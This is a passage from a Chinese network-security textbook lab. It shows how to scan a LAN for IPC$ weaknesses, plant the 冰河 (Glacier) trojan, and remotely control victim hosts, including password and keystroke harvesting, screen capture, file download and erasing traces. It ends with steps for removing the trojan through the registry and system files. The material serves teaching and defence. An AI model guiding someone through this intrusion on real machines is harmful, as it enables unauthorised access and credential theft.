图 3-51　攻击结果

实训 3.7　木马攻击

【实训目的】

（1）通过对木马的练习，理解和掌握木马传播和运行的机制。

（2）通过手动删除木马，掌握检查木马和删除木马的技巧，学会防御木马的相关知识，加深对木马的安全防范意识。

【实训环境】

（1）扫描端口工具：20CN IPC 扫描器；木马程序：冰河 ROSE 版。

（2）局域网环境，Windows 微机若干台。

【实训内容】

1. 入侵实验

（1）扫描网络中的 IPC＄漏洞并植入木马，打开扫描器，如图 3-52 所示。



图 3-52　20CN IPC 扫描器

（2）设置扫描的 IP 开始地址和结束地址，如图 3-53 所示。




图 3-53　设置扫描地址

例如，扫描 IP 地址在 192.168.3.20～192.168.3.50 这一区间内的主机，设置步进为1，逐个扫描主机，线程数默认 64，线程时延默认 50，标号见“1”。选择要植入的木马程序，选择“冰河木马”，见标号“2”。扫描过程显示每个 IP 的扫描结果，见标号“3”。扫描完成后会自动植入有 IPC$漏洞的主机，接下来就可以控制了。

2. 连接登录远程主机

(1) 打开冰河木马程序客户端，选择“文件”→“搜索计算机”命令，设置起始域、起始地址和终止地址，进行如下设置：监听端口、延迟选择默认值，如图 3-54 所示。



图 3-54　木马客户端设置

(2) 搜索结果见标号“2”，在 192.168.3.28 和 192.168.3.29 前面是 OK 表示可以连接，其他主机都是 ERR 表示不能建立连接。或者选择“文件”→“添加计算机”命令，输入扫描并已植入木马的远程主机 IP，见标号“1”，访问口令为空，监听端口默认 7626，如图 3-55 所示。




图 3-55　设置地址和端口

(3) 看到标号“2”处出现 192.168.3.28 和 192.168.3.29 两台远程主机的 IP，表示可以与这两台主机连接。

3. 控制操纵远程主机

(1) 单击主机的 IP 地址，与它建立连接，选择 192.168.3.28，如图 3-56 所示。右边出现该主机的盘符，单击可以打开查看，并且可以下载其中的文件，保存到本机。



图 3-56　建立连接

(2) 单击命令控制台，可以进一步控制主机，如图 3-57 所示。左边出现口令类命令、控制类命令、网络类命令、文件类命令、注册表读写、设置类命令。



图 3-57　控制主机

① 口令类命令，分系统信息及口令、历史口令和击键记录。系统信息及口令如图 3-58 所示。



图 3-58　口令类命令

有 4 个按钮，可以查看远程主机的系统信息，包括其详细配置情况、系统设置、各盘符的使用情况等，还可以获取开机口令、缓存口令、其他口令。

② 控制类命令，分捕获屏幕、发送信息、进程管理、窗口管理、系统控制、鼠标控制及其他控制。捕获屏幕如图 3-59 所示。



图 3-59　控制类命令

屏幕控制可以查看远程主机的屏幕，见标号“1”，掌握远程主机上的一举一动，还可以根据网络情况制定不同的传送方案，见标号“2”。发送信息屏幕如图 3-60 所示。



图 3-60 远程主机画面

可以向被控制的主机发送一条消息，在远程主机将跳出一个对话框，见标号“1”处，本机上可以设置跳出对话框的标题、图标类型（提示、警告、通知）、信息正文、按键类型（确定、取消、忽略、调试），见标号“2”处。控制进程屏幕如图 3-61 所示。



图 3-61 控制进程屏幕

③ 网络类命令有创建共享、删除共享和网络信息，如图 3-62 所示。

“创建共享”可以把远程主机上的文件设为共享并设定共享名。“删除共享”则把远程主机上的共享删除，消除入侵痕迹。“网络信息”可查看远程主机的网络连接等信息。

④ 文件类命令：修改远程主机的文件信息。注册表读写：修改远程主机的注册表信息。设置类命令：设置远程主机的一些配置。



图 3-62　网络类命令

4. 查杀木马

当机器无故经常重启、密码信息泄露、桌面不正常时，可能中了木马程序，需要进行杀毒。

（1）判断是否存在木马：一般病毒都要修改注册表，可以在注册表中查看到木马的痕迹。在"运行"对话框中，输入 regedit，这样就打开了注册表编辑器。

依次打开子键目录 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，如图 3-63 所示。




图 3-63　子键目录

（2）在目录中发现第一项的数据为 C：\WINDOWS\system32\Kernel32. exe，见标号"1"，Kernel32. exe 就是冰河木马程序在注册表中加入的键值，将该项删除。

打开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices，如图 3-64 所示。




图 3-64 删除键值 Kernel32.exe

(3) 在目录中也发现了一个键值"C:\WINDOWS\system32\Kernel32.exe",见标号"1",将其删除。Run 和 RunServices 中存放的键值是系统启动的程序。

一般的病毒、木马、后门等都是存放在这些子键目录下,所以要经常检查这些子键目录下的程序,如有不明程序,则要认真检查。删掉其在注册表中的启动项后,再删除病毒原文件。

打开 C:\WINDOWS\system32,找到 Kernel32.exe 将其删除,如图 3-65 所示。




图 3-65 删除文件 Kernel32.exe

(4) 打开 C:\WINDWOS\system32,找到 Sysexplr.exe 将其删除,如图 3-66 所示。之后重启,冰河木马就彻底被删除了。

